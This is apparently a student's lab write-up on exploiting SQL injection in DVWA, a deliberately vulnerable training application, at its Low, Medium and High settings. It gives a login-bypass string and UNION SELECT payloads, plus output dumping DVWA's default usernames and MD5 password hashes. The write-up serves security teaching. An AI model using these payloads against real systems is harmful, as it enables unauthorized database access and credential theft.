

SQL Injection Labs - DVWA (Low, Medium, High)

Introduction


SQL injection (SQLi) is a code injection technique that allows attackers to interfere with the queries an application makes to its database. - In this lab, I explored SQLi vulnerabilities at different security levels (Low, Medium, and High) using DVWA.

Low Security Level

Description: At the low security level, user inputs are not sanitized, making the application highly vulnerable. –

Exploit: I entered `` OR 1=1--` to bypass the login.

Screenshot:




Outcome: Successful exploitation with data extraction.

Medium Security Level

Description: Medium security adds some basic input sanitization.

Exploit: Modified SQL injection payload to ' UNION SELECT column1, column2 FROM table_name#

Screenshot:




Outcome: Bypassed basic sanitization and retrieved data.

High Security Level

Description: High security implements strong input filtering and sanitization.

Exploit: ' UNION SELECT user, password FROM users --

Screenshots:



Vulnerability: SQL Injection

Click [here to change your ID.](#)

```
ID: ' UNION SELECT user, password FROM users --  
First name: admin  
Surname: 1a1dc91c907325c69271ddf0c944bc72
```

```
ID: ' UNION SELECT user, password FROM users --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: ' UNION SELECT user, password FROM users --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: ' UNION SELECT user, password FROM users --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: ' UNION SELECT user, password FROM users --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Outcome: Successfully bypassed advanced protections using the exploit